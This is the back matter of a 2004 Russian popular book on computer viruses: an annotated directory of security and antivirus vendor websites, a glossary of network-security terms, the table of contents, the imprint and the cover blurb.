Защита информации: локальные компьютеры (виртуальные диски), защита серверов (шифрование разделов/дисков). Ключи HASP, HardLock, смарткарты, электронная коммерция. Средства для разработчиков.

http://secretdisk.newmail.ru

Сигнал-КОМ

Разработка программно-аппаратных средств защиты информации и речи: защита Internet-приложений, аппаратная защита в каналах связи, гарантированная защита телефонных переговоров.

http://www.signal-com.ru/eng

Спектр — специализированный центр программных систем

Разработка, внедрение и сопровождение систем информационно-компьютерной безопасности, обеспечивающих надежную защиту электронной информации от хищения и подлога.

http://www.cobra.ru

Тысячелетие (Millennium)

Защита информации. Клавиатура с функцией ввода паролей с пластиковых карточек.

http://www.millennium.come.ru

Фигавеб (FigaWeb)

Страница, на которой вы можете зашифровать любой текст. Текст обрабатывается скриптом в самом обозревателе. Воспользуйтесь шифрованием в FigaWeb и посылайте закодированные сообщения куда угодно.

http://www.chat.ru/~htmls/main_r.html

Физтех-софт

StrongDisk — система защиты конфиденциальной информации.

http://www.phystechsoft.com/ru_win/StrongDisk

Центр защиты информации

Центр защиты информации при Санкт-Петербургском техническом университете. Подготовка специалистов и проведение исследований в области защиты информации.

http://www.ssl.stu.neva.ru

Элипс (EL&PS)

Разработка и изготовление аппаратного и программного обеспечения в области защиты информации, компьютерной телефонии и автоматизации управления производственными процессами.

http://www.compnet.ru/elips/index.htm

Компьютерные вирусы

Alternative Computer Technology

Фирма Alternative Computer Technology, Inc. продвигает на рынок интегрированную систему безопасности ресурсов, включающую в себя защиту от вирусов Sophos Sweep и использующую технологию InterCheck. Система использует клиент-серверную технологию и является, по мнению разработчиков, идеальной системой для любой организации. Система поддерживает большинство сетевых платформ, в том числе OpenVMS, OS/2 и Banyan VINES.

http://www.altcomp.com/splash_start.htm

AntiVirus Software Database

Очень полезный сайт, содержит информацию о самых популярных антивирусных продуктах. При выборе из списка названия программы предоставляются краткие сведения о последней версии данного продукта, а также предлагается получить необходимые файлы по протоколу FTP непосредственно с данного сервера или выбрать из нескольких других FTP-серверов.

http://www.hitchhikers.net/antivirus/antivirus-dis.phtml

AVP (Antiviral Toolkit Pro)

Этот сервер полностью посвящен известнейшей отечественной антивирусной разработке — пакету AVP (Antiviral Toolkit Pro), созданному под руководством Евгения Касперского и прошедшему путь от люби-

тельской разработки с несколькими десятками пользователей до широко известного продукта и сотен тысяч пользователей во всем мире. AVP имеет версии для DOS, Windows и Novell NetWare. На сервере доступны обновления антивирусных баз и ознакомительные версии AVP. Здесь вы можете познакомиться с уникальным справочным материалом по компьютерным вирусам — гипертекстовой «Вирусной энциклопедией». Создатели сервера напоминают, что «хороший вирус — это мертвый вирус, а хороший антивирус — это недавно обновленный антивирус», и советуют серьезно относиться к вопросам защиты от вирусов.

http://www.avp.ru

Cheyenne

Фирма Cheyenne, являющаяся подразделением Computer Associated Inc., разработала антивирусный продукт InocuLAN для обеспечения безопасности в сетях под управлением Windows 95, Windows NT и NetWare. На странице можно получить информацию по вопросам приобретения, технической поддержки и решения проблемы 2000 года. Доступно получение по протоколу FTP-файлов обновлений и бесплатных версий программы.

http://www.cheyenne.com

Combined Anti-virus Reviews

Обзоры антивирусных средств на данном сервере включают в себя результаты тестирования программ в различных лабораториях мира. Присутствуют также ссылки на серверы производителей с возможностями загрузки свежих версий их продуктов.

http://www.datafellows.fi/f-prot/material/ reviews.htm

Command Software Systems

Сервер с таким звучным названием и адресом представляет в Сети антивирусный пакет F-PROT Professional Anti-Virus Toolkit, предназначенный для защиты серверов и рабочих станций в режиме реального времени. Здесь также расположена информация о продавцах данного продукта и предоставляется возможность получить файлы по FTP.

http://www.commandcom.com

Dr Solomons Software

Компания Dr Solomons Software, которую создал в 1984 году доктор Alan Solomon, входит в число лидеров мировой компьютерной антивирусной индустрии. В своем продукте под названием Dr. Solomons AntiVirus Toolkit разработчики сделали особый упор на превентивное

обезвреживание макровирусов и широту охвата поддерживаемых платформ. На странице компании можно ознакомиться с впечатляющим списком призов и наград, полученных этим продуктом.

http://www.drsolomon.com

DSAV. Компания «Диалог-Наука»

Антивирусный проект компании «Диалог-Наука», начавшийся с поставок знаменитой программы Aidstest Д. Лозинского, является одним из основных направлений деятельности этой известной российской фирмы. На сервере представлена подробная информация об антивирусном комплекте DSAV, который включает программы Aidstest, Doctor Web, ADinf, ADinf Cure Module, а также программно-аппаратный комплекс Sheriff. Имеется раздел с подборкой публикаций.

http://www.dials.ccas.ru

IBM AntiVirus Online

Корпорация IBM на своем сервере, кроме собственного программного продукта по борьбе с вирусами и доступа к обновлению ранее выпущенных версий, представляет ряд интересных материалов об эволюции антивирусных систем.

http://www.av.ibm.com

IRIS

Страницы этого сервера позволят посетителю не только ознакомиться с достоинствами программы iRiS AntiVirus, но и приобрести полноценную последнюю версию продукта с помощью кредитной карточки или послав счет по факсу. Фирма также предлагает свои решения по обезвреживанию популярного в нашей стране вируса One-Half.

http://irisav.com

LOOK Software Systems

Весьма популярен в мире защитник от макровирусов Virus Alert for Macros, который позволяет не только обнаруживать макровирусы в документах Microsoft Word, но и удалять их, сохраняя при этом документы в сохранности. Фирма LOOK Software Systems предлагает бесплатно использовать свой продукт в течение 15 дней.

http://www.look.com

McAfee

Системы антивирусной защиты фирмы McAfee широко распространены в мире и могут использоваться на различных платформах: DOS,

Windows, Macintosh, UNIX и OS/2. По сведениям IDC, на долю компании McAfee приходится более 50 процентов мирового рынка антивирусных программных продуктов. Пакет McAfee VirusScan выбрали для обеспечения безопасности своих компьютеров миллионы пользователей в разных странах мира.

http://www.mcafee.com/prod/av/av.asp

ON Technology

Компания ON Technology представляет свою разработку для борьбы с вирусами VTLite для DOS и VirusTrack для Windows. Предоставляется техническая поддержка и документация по продуктам.

http://www.on.com

Panda Software

Web-сервер этой фирмы включает раздел под названием «Вирусная тревога», где расположен список наиболее опасных из последних замеченных вирусов.

http://www.pandasoftware.com

Symantec Norton Antivirus

Фирма Symantec всегда славилась добротностью своих продуктов, и созданные этой компанией пакеты антивирусных программ пользуются заслуженной популярностью как на территории России, так и за ее пределами.

http://www.symantec.com/avcenter

ThunderBYTE

Антивирусные программы фирмы ThunderBYTE рассчитаны для машин с невысокими системными ресурсами и разработаны для DOS и Windows. Специально разработанный для Microsoft Exchange модуль поможет избежать проникновения вирусов с электронной почтой.

http://www.authentex.com

Краткий словарь терминов по безопасности сетей

Access control (управление доступом, контроль доступа) — процесс ограничения доступа к ресурсам системы только разрешенным программам, процессам или другим системам (в сети).

Access control mechanism (механизм контроля доступа) — оборудование или программное обеспечение, процедуры системы, процедуры администратора и их различные комбинации, которые обнаруживают, предотвращают несанкционированный доступ и разрешают законный в автоматизированных системах.

Access level (уровень доступа) — иерархическая часть метки уровня безопасности, используемая для идентификации критичности данных или прозрачности субъектов. Уровень доступа вместе с неиерархическими категориями составляет уровень безопасности.

Access type (тип доступа) — сущность права доступа к определенному устройству, программе, файлу и т.д. (обычно read, write, execute, append, modify, delete).

Accountability (подотчетность) — свойство системы, позволяющее фиксировать деятельность субъектов системы (см. subject) и ассоциировать их с индивидуальными идентификаторами для установления ответственности за определенные действия.

Assurance (гарантии) — мера доверия архитектуре и средствам обеспечения безопасности системы относительно корректности и аккуратности проведения политики безопасности.

Attack (атака) — попытка преодоления защиты системы. Атака может быть активной, ведущей к изменению данных, или пассивной. Тот факт, что атака была осуществлена еще не значит, что она успешна. Степень успеха атаки зависит от уязвимости системы и эффективности защитных мер.

Audit trail (системный журнал) — хронологически упорядоченная совокупность записей результатов деятельности субъектов системы, достаточная для восстановления, просмотра и анализа последовательности действий, окружающих или приводящих к выполнению операций, процедур или совершению событий при транзакции с целью инспекции конечного результата.

Authenticate (аутентификация, проверка подлинности) — проверка идентификации пользователя, устройства или другого компонента в

системе, обычно для принятия решения о разрешении доступа к ресурсам системы; проверка целостности хранящихся или передающихся данных для обнаружения их несанкционированной модификации.

Authorization (авторизация) — предоставление доступа пользователю, программе или процессу.

Automated information system (AIS) — (автоматизированная информационная система, АИС) совокупность программных и аппаратных средств, предназначенных для создания, передачи, обработки, распространения, хранения и/или управления данными и информацией и производства вычислений.

Automated information system security (безопасность автоматизированной информационной системы) — совокупность мер управления и контроля, защищающая APIS от отказа в обслуживании и несанкционированного (умышленного или случайного) раскрытия, модификации или разрушения АИС и данных.

Availability of data (доступность данных) — такое состояние данных, когда они находятся в виде, необходимом пользователю; в месте, необходимом пользователю, и в то время, когда они ему необходимы.

Clearance (уровень прозрачности) — максимальный уровень безопасности, доступ к которому разрешен данному субъекту правилами модели Белла-Лападула. Текущий уровень субъекта (уровень, на котором он в данный момент выполняет операции) может варьироваться от минимального до уровня прозрачности.

Confidentiality (конфиденциальность) — содержание критичной информации в секрете, доступ к ней ограничен узким кругом пользователей (отдельных лиц или организаций).

Contingency plan (backup plan, recovery plan) (план обеспечения непрерывной работы и восстановления функционирования, план ОНРВ) — план реагирования на опасные ситуации, резервного копирования и последующих восстановительных процедур, являющийся частью программы защиты и обеспечивающий доступность основных ресурсов системы и непрерывность обработки в кризисных ситуациях.

Covert channel (скрытый канал) — путь передачи информации, позволяющий двум взаимодействующим процессам обмениваться информацией таким способом, который нарушает системную политику безопасности.

Covert storage channel (скрытый канал с памятью) — скрытый канал, обеспечивающий прямую или косвенную запись в пространство па-

мяти одним процессом и чтение этой информации другим процессом. Скрытый канал с памятью обычно связан с использованием ресурсов ограниченного объема (например, секторов на диске), которые разделяются двумя субъектами с различными уровнями безопасности.

Covert timing channel (скрытый временной канал) — скрытый канал, в котором один процесс передает информацию другому посредством модуляции доступа к системным ресурсам (например, времени занятости центрального процессора) таким образом, что эта модуляция может распознаваться и детектироваться другим процессом.

Cryptography (криптография) — принципы, средства и методы преобразования информации к непонятному виду, а также восстановления информации к виду, пригодному для восприятия.

Data Integrity (целостность данных) — свойство, при выполнении которого данные сохраняют заранее определенный вид и качество.

Data security (безопасность данных) — защита данных от несанкционированной (случайной или намеренной) модификации, разрушения или раскрытия.

Denial of service (отказ в обслуживании) — любое действие или последовательность действий, которая приводит любую часть системы к выходу из строя, при котором та перестает выполнять свои функции. Причиной может быть несанкционированный доступ, задержка в обслуживании и т.д.

Discretionary access control (DAC) — (избирательное управление доступом) — метод управления доступом субъектов системы к объектам, основанный на идентификации и опознавании пользователя, процесса и/или группы, к которой он принадлежит. Управление является избирательным в том смысле, что субъект с определенными правами может осуществлять передачу прав любому объекту независимо от установленных ограничений (доступ может быть осуществлен и не напрямую).

Domain (область) — уникальный контекст (например, параметры контроля доступа) исполнения программы, множество объектов, к которым субъект может иметь доступ. Имеет иерархическую структуру.

End-to-end encryption (оконечное, абонентское шифрование) — защита информации, передаваемой средствами телекоммуникаций криптографическими методами, непосредственно между отправителем и получателем.

Identification (идентификация) — процесс распознавания определенных компонентов системы, обычно с помощью уникальных, воспринимаемых системой имен (идентификаторов).

Information flow control (управление информационным потоком) — процедуры управления информационным потоком, удостоверяющие, что информация не может передаваться с верхних уровней безопасности на нижние (в соответствии с положениями модели Белла-Лападула, См. также определение скрытых каналов). Более общее определение контроля информационных потоков подразумевает процедуры управления, удостоверяющие, что информация не может передаваться по скрытым каналам (то есть в обход политики безопасности).

Least privilege (минимум привилегий) — один из основополагающих принципов организации системы защиты, гласящий, что каждый субъект должен иметь минимально возможный набор привилегий, необходимый для решения поставленных перед ним задач. Следование этому принципу предохраняет от нарушений, возможных в результате злого умысла, ошибки или несанкционированного использования привилегий.

Link encryption (канальное шифрование) — защита информации, передаваемой средствами телекоммуникаций, криптографическими методами; шифрование осуществляется в канале связи между двумя узлами (которые могут быть промежуточными на пути от отправителя к получателю).

Mandatory access control (MAC, полномочное управление доступом) — способ управления доступом к объектам, основанный на степени секретности или критичности информации (представленной специальными метками), содержащейся в объекте и формальной проверке полномочий и прав субъекта при доступе к информации данного уровня критичности.

Masquerading (маскарад) — попытка получить доступ к системе, объекту или выполнение других действий субъектом, не обладающим полномочиями на соответствующее действие и выдающим себя за другого, которому эти действия разрешены.

Multilevel security (многоуровневая безопасность) — класс систем, содержащих информацию с различными уровнями критичности, которые разрешают одновременный доступ к объектам субъектам с различными уровнями прозрачности, но запрещают при этом несанкционированный доступ.

Need-to-know (надо знать) — необходимость иметь доступ, знать или обладать специальной информацией для выполнения своих обязанностей.

Object (объект) — пассивный компонент системы, хранящий, принимающий или передающий информацию. Доступ к объекту подразумевает доступ к содержащейся в нем информации. Примеры объектов: записи, блоки, страницы, сегменты, файлы, директории и программы, а также отдельные биты, байты, слова, поля; различные устройства; различные сетевые устройства.

Object reuse (повторное использование объекта) — переназначение и повторное использование пространства памяти (например, страницы, фрейма, сектора диска, магнитной ленты), которое ранее содержало в себе один или несколько объектов. Для поддержания безопасности это пространство при выделении его под новый объект не должно содержать информации старых объектов.

Penetration (проникновение) — успешное преодоление механизмов защиты системы.

Personnel security (личная безопасность) — процедуры, удостоверяющие, что все, кто имеет доступ к критичной информации, получили необходимое разрешение и соответствующие полномочия.

Physical security (физическая безопасность) — реализация физических барьеров и контрольных процедур, как превентивная или контрмера против физических угроз (взлома, кражи, террористического акта, а также пожара, наводнения и т.д.) ресурсам системы и критичной информации.

Process (процесс) — выполняющаяся программа.

Protocols (протоколы) — набор правил и форматов, семантических и синтаксических, позволяющих различным компонентам системы обмениваться информацией (например, узлам сети).

Recovery procedures (восстановительные процедуры) — действия, предпринимаемые для восстановления способности системы обрабатывать информацию, а также восстановление наборов данных после аварии или сбоя.

Reference monitor concept (концепция монитора ссылок) — концепция контроля доступа, базирующаяся на понятии абстрактной машины, разделяющей все попытки доступа субъектов к объектам. Находит практическую реализацию в виде ядра безопасности.

Risk analysis (анализ риска) — процесс определения угроз безопасности системы и отдельным ее компонентам, определения их характеристик и потенциального ущерба, а также разработка контрмер.

Secure state (безопасное состояние) — условие, при выполнении которого ни один субъект не может получить доступ ни к какому объекту иначе как на основе проверки имеющихся у него полномочий.

Security flaw (брешь безопасности) — ошибка при назначении полномочий или упущение при разработке, реализации или управлении средствами защиты системы, которые могут привести к преодолению защиты.

Security kernel (ядро безопасности) — программные и аппаратные элементы ДВБ (TCB), реализующие концепцию монитора ссылок. Они должны разделять все попытки доступа субъектов к объектам, быть защищенным от модификации и проверены на корректное выполнение своих функций.

Security level (уровень безопасности) — комбинация иерархической классификации (уровень доступа) и неиерархической категории, представляющих уровень критичности информации.

Security policy (политика безопасности) — набор законов, правил и практического опыта, на основе которых строится управление, защита и распределение критичной информации.

Security policy model (модель политики безопасности) — формальное представление политики безопасности, разработанной для системы. Оно должно содержать формальное описание определяющих управление, распределение и защиту критической информации.

Sensitive information (критичная информация) — любая информация, потеря, неправильное использование, модификация или раскрытие которой могут нанести ущерб национальным интересам, или помешать выполнению национальных программ, или нанести ущерб интересам отдельных личностей, но которая тем не менее не затрагивает интересы национальной обороны или внешней политики. В коммерческом секторе понятие критичной информации вводится аналогично — информация, потеря, неправильное использование, модификация или раскрытие которой могут нанести ущерб интересам компании или другой организации, выраженный в материальной (денежный ущерб) или нематериальной (моральный ущерб) форме.

Subject (субъект) — активный компонент системы, обычно представленный в виде пользователя, процесса или устройства, который может явиться причиной потока информации от объекта к объекту или из-

менения состояния системы. Обычно субъект представляется парой процесс — область.

System integrity (целостность системы) — качество системы, которым она обладает, если корректно выполняет все свои функции, свободна от намеренных или случайных несанкционированных манипуляций.

TEMPEST — программа изучения и анализа побочных электронных сигналов, излучаемых электрическим и электронным оборудованием.

Threat (угроза) — любые обстоятельства или события, которые могут являться причиной нанесения ущерба системе в форме разрушения, раскрытия или модификации данных, и/или отказа в обслуживании.

Trusted Computing Base; TCB (Достоверная Вычислительная База; ДВБ) — совокупность защитных механизмов вычислительной системы, включая программные и аппаратные компоненты, ответственные за поддержание политики безопасности. ДВБ состоит из одной или нескольких компонентов, которые вместе отвечают за реализацию единой политики безопасности в рамках системы. Способность ДВБ корректно проводить единую политику безопасности зависит в первую очередь от механизмов самой ДВБ, а также от корректного управления со стороны администрации системы.

Trusted path (достоверный маршрут) — механизм, с помощью которого пользователь за терминалом может взаимодействовать непосредственно с ДВБ (TCB). Он может быть активизирован только пользователем или ДВБ, его работа не может быть прервана, имитирована или нарушена недостоверным программным обеспечением.

Trusted software (достоверное программное обеспечение) — программное обеспечение, входящее в ДВБ (TCB).

Verification (верификация) — процесс сопоставления двух уровней спецификаций системы (например, модели политики безопасности и спецификаций системы, спецификаций системы и исходных кодов, исходных кодов и выполняемых кодов) для установления необходимого соответствия между ними. Этот процесс может быть полностью или частично автоматизирован.

Vulnerability (уязвимость) — слабость в системных средствах защиты, вызванная ошибками или слабостями в процедурах, проекте, реализации, внутреннем контроле системы, которая может быть использована для нарушения системной политики безопасности.

Содержание

Часть 1. Бояться вирусов не стоит

Часть 2. Правовой статус

Часть 3. COM-вирусы

Часть 4. EXE-вирусы

Часть 5. Вирусы под Windows

Часть 6. Макровирусы

Часть 7. Маскировка вирусов

Часть 8. Методы борьбы с вирусами

Часть 9. Выход из кризисных ситуаций

Часть 10. Обзор антивирусных программ

Часть 11. Хакерские штучки, или как они это делают

Приложения

Научно-популярное издание

Гордон Ян

КОМПЬЮТЕРНЫЕ ВИРУСЫ БЕЗ СЕКРЕТОВ

Главный редактор *Б. К. Леонтьев*
Шеф-редактор *А. Г. Бенеташвили*
Оригинал-макет *И. В. Царик*
Художник *О. К. Алехин*
Художественный редактор *М. Л. Мишин*
Технический редактор *К. В. Шапиро*
Корректоры *Л. С. Зимина, К. В. Толкачева*

Подписано в печать 24.06.2004. Формат 60×90/16.
Гарнитура «Ньютон». Бумага офсетная. Печать офсетная.
Печ. л. 20. Тираж 3000.

ЗАО «Новый издательский дом»
123022, г. Москва, ул. 2-я Звенигородская, д. 13, стр. 3.
http://www.nph.ru

Отечатано в ОАО «Тиография «Новости»
105005, Москва, ул. Ф. Энгельса, 46

Ян Гордон

Американский программист, руководитель компании Software Development Inc. Бывший сотрудник компании Borland Software Corporation, принимал участие в разработке пакета Borland Delphi. Некоторое время работал в компании Network Associates (антивирусное программное обеспечение, системы защиты данных). Постоянный автор нескольких американских журналов компьютерной тематики.

В книге описываются основные виды компьютерных вирусов, принципы их распространения и признаки их воздействия на ПК, также даются доступные и эффективные методы, уничтожающие компьютерные вирусы. С помощью книги вы легко определите, заражен ваш компьютер или нет, и будете точно знать, что вам делать в этой ситуации.

Для широкого круга специалистов в области естественных и прикладных наук, а также для школьников, студентов высших учебных заведений и пользователей ПК.

Книга бесценна для всех пользователей ПК, поскольку с ее помощью можно избавиться от большинства компьютерных вирусов!

Тара О'Конар, хакер

ISBN 5-9643-0044-8

9 785964 300441

amazon.com

ABL press

NEW PUBLISHING HOUSE

WWW.NPH.RU